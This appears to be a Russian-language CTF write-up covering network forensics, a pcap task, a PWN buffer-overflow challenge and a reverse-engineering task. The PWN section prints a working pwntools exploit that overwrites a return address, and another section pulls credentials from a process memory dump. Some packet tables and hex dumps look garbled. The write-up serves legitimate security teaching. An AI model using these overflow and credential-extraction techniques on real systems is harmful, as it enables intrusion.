
0000  00 00 00 01 00 00 00 00 29 03 c2 89 00 00 00 00  }
0010  c0 00 00 4f 00 00 00 00 00 00 00 00 00 00 00 00  E 0 0 0 0 0 0
0020  c0 00 00 18 11 45 00 00 c4 f6 07 00 00 00 00 00 00  0 0 0 0 0 0 0 0
0030  00 00 00 1e 00 65 68 70 00 01 01 00 0a 1d b0 06 c5  0 0 0 0 0 0 0 0
0040  af 3e 0c 29 52 53 40 20 31 2e 55 2d 44 00 00 00  0 0 0 0 0 0 0 0
0050  5d 53 53 44 11 5d 48 0f 73 24 0b 63 70 04 0a 00  0 0 0 0 0 0 0 0

```


Фильтруем по data и видим, что 192.168.0.23 через 4444 порт отправлял команды на другой хост.

No.	Time	Source	Destination	Protocol	Length	Info
2062	39.370042780	192.168.0.23	192.168.0.24	TCP	72	41272 → 5432 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4 TSval=406128465 TSecr=2930824074
2114	39.441817652	192.168.0.23	192.168.0.24	TCP	62	54352 → 1434 Len=0
2115	39.44183953	192.168.0.24	192.168.0.23	ICMP	75	Destination unreachable (Port unreachable)
2415	111.550311519	192.168.0.23	192.168.0.24	TCP	75	64256 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=406204656 TSecr=2930106270
2430	115.57344466	192.168.0.24	192.168.0.23	TCP	73	4444 → 60190 [PSH, ACK] Seq=1 Ack=0 Win=5239 Len=5 TSval=2930186275 TSecr=406204656
2431	123.166559100	192.168.0.23	192.168.0.24	TCP	71	50490 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=5 TSval=4062121254 TSecr=2930113658
2432	123.19020125	192.168.0.24	192.168.0.23	TCP	72	4444 → 50490 [PSH, ACK] Seq=1 Ack=0 Win=5239 Len=5 TSval=2930113098 TSecr=4062122254
2440	128.36836971	192.168.0.23	192.168.0.24	TCP	76	50490 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=5 TSval=406217495 TSecr=2930119070
2442	128.37140091	192.168.0.23	192.168.0.24	TCP	73	4444 → 50490 [PSH, ACK] Seq=1 Ack=0 Win=5152 Len=3 TSval=4062171456 TSecr=2930121756
2443	144.495271011	192.168.0.23	192.168.0.24	TCP	64	49440 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=406235555 TSecr=2930155197
2470	144.499085138	192.168.0.24	192.168.0.23	TCP	2343	4444 → 49440 [PSH, ACK] Seq=1 Ack=27 Win=5152 Len=2175 TSval=2930135201 TSecr=406233583
2495	159.781572111	192.168.0.23	192.168.0.24	TCP	77	40548 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=406245869 TSecr=2930150483
2497	159.787471183	192.168.0.24	192.168.0.23	TCP	1503	4444 → 40548 [PSH, ACK] Seq=1 Ack=30 Win=5152 Len=1497 TSval=2930130489 TSecr=406245869
2505	164.145117020	192.168.0.23	192.168.0.24	TCP	71	51840 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=15 TSval=406253213 TSecr=2930154047
2507	164.150109779	192.168.0.24	192.168.0.23	TCP	518	4444 → 51840 [PSH, ACK] Seq=1 Ack=34 Win=5152 Len=450 TSval=2930154852 TSecr=406253213
2510	168.972402416	192.168.0.23	192.168.0.24	TCP	81	51840 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=12 TSval=406260090 TSecr=2930159074
2516	168.976444631	192.168.0.24	192.168.0.23	TCP	213	4444 → 51840 [PSH, ACK] Seq=1 Ack=34 Win=5152 Len=145 TSval=2930159678 TSecr=406260090
2520	168.98611480	192.168.0.23	192.168.0.24	TCP	81	53376 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=13 TSval=406261534 TSecr=2930163198
2520	168.999249120	192.168.0.23	192.168.0.24	TCP	121	4444 → 53376 [PSH, ACK] Seq=1 Ack=1 Win=5152 Len=3 TSval=2930160280 TSecr=406261534
2536	175.729527395	192.168.0.23	192.168.0.24	TCP	86	53330 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=406264813 TSecr=2930166427
2538	175.729533341	192.168.0.24	192.168.0.23	TCP	1354	4444 → 53330 [PSH, ACK] Seq=1 Ack=19 Win=5152 Len=1206 TSval=2930166433 TSecr=406264813
2567	184.426162468	192.168.0.23	192.168.0.24	TCP	96	51992 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=8 TSval=406273914 TSecr=2930175127
2569	184.429048466	192.168.0.24	192.168.0.23	TCP	165	4444 → 51992 [PSH, ACK] Seq=1 Ack=28 Win=5152 Len=97 TSval=2930175132 TSecr=406273914
2567	184.743096612	192.168.0.23	192.168.0.24	TCP	99	39424 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=8 TSval=4062831891 TSecr=2930183445
2569	184.747500108	192.168.0.23	192.168.0.24	TCP	165	4444 → 39424 [PSH, ACK] Seq=1 Ack=29 Win=5152 Len=97 TSval=2930181449 TSecr=4062831891
2568	190.377554150	192.168.0.24	192.168.0.23	TCP	64	39428 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=6 TSval=406288445 TSecr=2930189039
2569	190.382911666	192.168.0.24	192.168.0.23	TCP	270	4444 → 39428 [PSH, ACK] Seq=1 Ack=27 Win=5152 Len=280 TSval=2930189045 TSecr=406288445


Отфильтруем по TCP потоком и находим, что злоумышленник прочитал файл `/home/user/Desktop/flag.txt`




Смотрим другие потоки, злоумышленник закрепился на хосте вписав свой ssh ключ, отсюда узнаём что его username - `j.ross`



Находим потом, где он удаляет `.bash_history`



Отправляем ответы на сервер и получаем флаг!



Ответ: `CTF{L0cK_570cK_And_7w0_5m0kIn9_8aRReL5_Pf7g67xCv}`

5.2. Цветы-зеркала: Шепот пиратов Глоа

Балл: 10

Условие:


Во время разведки на борту корабля «Пегас» робот Громозека активировал цветы-зеркала — сенсоры АКБ, фиксирующие каждый байт сетевого трафика. Пиратский дрон картеля Глоа пытался установить скрытый канал связи с внешним узлом, маскируя управляющие команды под обычный HTTP-трафик.

Командам предстоит проанализировать перехваченный PCAP-дамп и вытащить уникальный код активации пиратского дрона, спрятанный в потоке данных.


Решение:

Просматриваем дамп в Wireshark и фильтруем HTTP-трафик между 10.0.0.42 и 198.51.100.5. Ищем HTTP-ответ 200 OK с текстовым телом, в котором присутствует строка вида `activation_code=<что-то_подозрительное>`.

Находим поле `activation_code`, видим, что значение похоже на base64-строку.



Декодируем её любым инструментом (например, Python, CyberChef или `base64 -d`) и получаем флаг формата



Ответ: CTF{PEGASUS_SEES_EVERYTHING_XP2u16qPL}

6. PWN

6.1. Взлом терминала Глота

Балл: 10

Условие:

Громозека обнаружил незащищенный терминал пиратского картеля Глота в системе Медузы. Пираты оставили свой сервер без присмотра, и теперь у вас есть шанс получить доступ к их секретам.

Глот добавил базовую защиту от переполнения буфера, но его реализация содержит критическую уязвимость.

Найдите способ обойти защиту и получить контроль над выполнением программы, чтобы вызвать секретную функцию доступа к архиву пиратского картеля.


Решение:

Анализируем бинарник

```
file medusa_terminal
medusa_terminal: ELF 32-bit LSB executable, Intel i386, version 1 (GNU/Linux), statically linked, BuildID[sha1]=c8fde66
1235efde643841761d3327c415a78e1a, for GNU/Linux 3.2.0, not stripped

medusa_terminal -CCTF
checksec medusa_terminal
[+] '/home/user/CCTF/medusa_terminal'
Arch: i386-32-little
RELR: Partial RELRO
Stack: Canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (unstripped)
Stack: 0x00000000
RND: No RND (unstripped)
Stripped: No
```

Закидываем бинарник в IDA. Ищем функцию `main` и видим в ней функцию `check_authorization`



Открываем её и разбираемся в её логике

```

IDA View-A  Pseudocode-A  Hex View-1  Structures
1 int __cdecl check_authorization(const char *input_text)
2 {
3     int v1; // eax
4     int v2; // eax
5     int v4; // eax
6     int v5; // eax
7     int v6; // eax
8     char fake_canary[8]; // [esp+4h] [ebp-54h] BYREF
9     char buffer[64]; // [esp+Ch] [ebp-4Ch] BYREF
10    unsigned int len_str; // [esp+4Ch] [ebp-Ch]
11
12    strcpy(fake_canary, "MEDUSA!");
13    v1 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_81990AC);
14    std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_81990AC);
15    len_str = strlen(input_text);
16    if ( len_str <= 0x64 )
17    {
18        j_strcpy_ifunc(buffer, input_text);
19        if ( j_strcmp_ifunc(fake_canary, "MEDUSA!") )
20        {
21            v4 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199144);
22            std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199144);
23            exit(1);
24        }
25        v5 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199194);
26        std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199194);
27        v6 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_81991F0);
28        return std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_81991F0);
29    }
30    else
31    {
32        v2 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_81990F4);
33        std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_81990F4);
34        return std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_81990F4);
35    }
36 }

```

Замечаем, что `j_strcpy_ifunc(buffer, input_text);`, копирует `input_text` в `buffer`, буфер размером 64 байта и может быть переполнен. Смотрим дальше и находим функцию `access_pirate_archive()` которая выводит флаг

```

void __noreturn access_pirate_archive(void)
{
    int v0; // eax
    std::ostream *v1; // eax
    int v2; // eax
    int flag; // [esp+Ch] [ebp-Ch]

    flag = getenv("FLAG");
    if ( flag )
    {
        v0 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199010);
        std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199010);
        v1 = (std::ostream *)std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199010);
        v2 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199010);
    }
    else
    {
        v2 = std::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199078);
    }
    std::ostream::operator<<<std::char_traits<char>>>((std::ostream *)&std::cout, (int)&unk_8199078);
    exit(0);
}

```

Мы можем перезаписать адрес возврата функции `check_authorization()` на адрес возврата `access_pirate_archive()`

Посчитаем офсет до адреса возврата - 64b буфер + 8b фейковая канарейка + 4b паддинг + 4b EBR, получаем 80 байт до адреса возврата

Найдём адрес функции `access_pirate_archive()`, можно скопировать из IDA, но для наглядности воспользуемся утилитой `objdump`

```
$ objdump -d medusa_terminal | grep -A 5 access_pirate_archive
0804cb65 <_Z21access_pirate_archivev>:
804cb65: 55                push    %ebp
804cb66: 89 e5             mov     %esp,%ebp
804cb68: 53                push    %ebx
804cb69: 83 ec 14          sub     $0x14,%esp
804cb6c: e8 cf fe ff ff    call    804ca40 <__x86.get_pc_thunk.bx>
```

Теперь напишем спloit, который достанем нам флаг

```
#!/usr/bin/env python3
from pwn import *

HOST = 'localhost'
PORT = 1337

def exploit():
    conn = remote(HOST, PORT)
    conn.recvuntil('Введите код доступа: '.encode())

    access_pirate_archive_addr = 0x0804cb65
    offset = 80

    payload = b'A' * offset + p32(access_pirate_archive_addr)

    conn.sendline(payload)
    try:
        response = conn.recvall(timeout=2)
        print(response.decode())
    except:
        print(conn.recv().decode())
    conn.close()

if __name__ == '__main__':
    exploit()
```

Побросим порт через `socat`, чтобы мы могли подключиться через `pwn`

```
(w4sq@hackerpc)-[~]
$ sc -bind 1337 chal-a979986b-487d-4c55-a84a-4c912503d42e.tcp.ctfd.hackforces.com

(w4sq@hackerpc)-[~]
$ nc localhost 1337

ТЕРМИНАЛ ПИРАТСКОГО КАРТЕЛЯ – СИСТЕМА МЕДУЗЫ

Глот оставил свой терминал без присмотра.
Попробуйте получить доступ к архиву пиратов.

Введите код доступа: |
```

Запускаем спloit и забираем флаг

```
$ python3 exp.py
[+] Opening connection to localhost on port 1337: Done
[+] Receiving all data: Done (415B)
[*] Closed connection to localhost port 1337
[*] Проверка доступа к терминалу Глота...
[*] Код доступа принят, но авторизация не пройдена.
[*] Система требует специальных привилегий для доступа к архиву.

[+] Доступ к архиву пиратского картеля получен!
[+] Флаг: CTF{E45Y_BuFFER_4Nd_Rop_HV2a05rMD}
```

Ответ: CTF{E45Y_BuFFER_4Nd_Rop_HV2a05rMD}

7. Reverse

7.1. Шпионский Узел Третьей Планеты

Балл: 10

Условие:


При обследовании заброшенного узла связи на орбите третьей планеты экспедиция Громозеки обнаружила странный артефакт — миниатюрный вычислительный модуль, скрытый в корпусе диамантовой черепашки. По данным Птицы-говоруна, такие устройства пиратский картель использует как шпионские закладки: они перехватывают трафик, собирают ключи доступа и периодически передают отчёты Глоту.

Но этот экземпляр повреждён, и его программный код частично зашифрован. Чтобы понять, какие данные он успел украсть и куда отправляет отчёты, вам предстоит получить доступ к учетке высшего уровня.

Говорят, что архитекторы Медузы называли такие структуры “цветами-зеркалами”... Возможно, в глубине кода вы увидите отражение истинного флага.

Решение:

Запускаем python-программу и видим, что можем логиниться и регистрироваться, из здания узнаём, что нам надо получить доступ к учётке высшего уровня, то есть к admin. Python код обфусцирован с помощью pyarmor, и деобфусцировать быстро нам это скорее всего не удастся. Попробуем сделать memdump процесса, может какие-нибудь данные утекут в память. Я буду использовать System Informer. Делаем кастомный дамп с такими настройками.



Чтобы не просматривать весь дамп, попробуем отфильтровать по `pyarmor_runtime.pyd`, ведь он подгружается для запуска программы, так мы сузим область памяти. Чуть полистав, находим логин и пароль от учётки.

```
bool
Admin
FLAG

exit
login
main
User.__annotate__
__pycache__
__init__.py
pyarmor_runtime.pyd
pyarmor_runtime.pyd
__init__.py
__pycache__
ll__
passwordS0st0ng!2
619__
__assert_armored__
User.__init__
admin12354
xit_36620__
_var_var_0
```

Логинимся и получаем заметку в hex, декодим и получаем флаг.

```
Птица-говорун шепчет:
"В архиве Системы Медузы обнаружена закрытая запись.
Глот оставил след в учетке высшего уровня...
Только войдя под привилегированным идентификатором,
вы увидите отражение истинного флага."

1 - Login
2 - Регистрация
0 - Выход

Ваш выбор (1,2,0): 1
Введите ваш логин: admin12354
Введите ваш пароль: passwordS0st0ng!2
Вам удалось получить доступ к закрытой записи - 7d5245753230783344405f6433724f373533725f59334b5f723376723335386f5f347a75
64336d7b465443
```

Recipe	Input
From Hex Delimiter: None Reverse By: Character	7d5245753230783344405f6433724f373533725f59334b5f723376723335386f5f347a7564336d7b465443
	Output CTF{m3duz4_o853rv3r_K3Y_r3570r3d_ID3x02uER}

Ответ: CTF{m3duz4_o853rv3r_K3Y_r3570r3d_ID3x02uER}

7.2. Модуль шифрования пиратов

Балл: 10

